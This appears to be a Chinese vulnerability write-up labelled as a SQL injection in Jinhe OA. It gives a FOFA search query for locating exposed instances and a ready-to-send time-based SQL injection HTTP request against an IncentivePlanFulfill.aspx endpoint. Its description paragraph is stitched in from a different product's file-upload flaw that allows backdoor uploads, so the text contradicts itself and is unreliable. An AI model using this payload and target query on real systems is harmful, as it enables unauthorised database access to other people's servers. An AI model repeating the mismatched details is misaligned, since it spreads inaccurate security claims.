J1-1金和-OA-SQL

漏洞描述：

飞企互联-FE企业运营管理平台 /servlet/uploadAttachmentServlet接口处存在文件上传漏洞，未经身份验证的攻击者可以利用此漏洞上传恶意后门文件，获取服务器权限，进而控制整个web服务器。

影响版本：

至2024年3月30日

网站图片：

网络测绘：

fofa语法：


FOFA：app="金和网络-金和OA"

漏洞复现：

payload：

```
GET /C6/JHSoft.Web.IncentivePlan/IncentivePlanFulfill.aspx/?IncentiveID=1%20WAITFOR%20DELAY%20'0:0:5'--&TVersion=1 HTTP/1.1
Host: your-ip
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

效果图:



修复建议：

更新到最新系统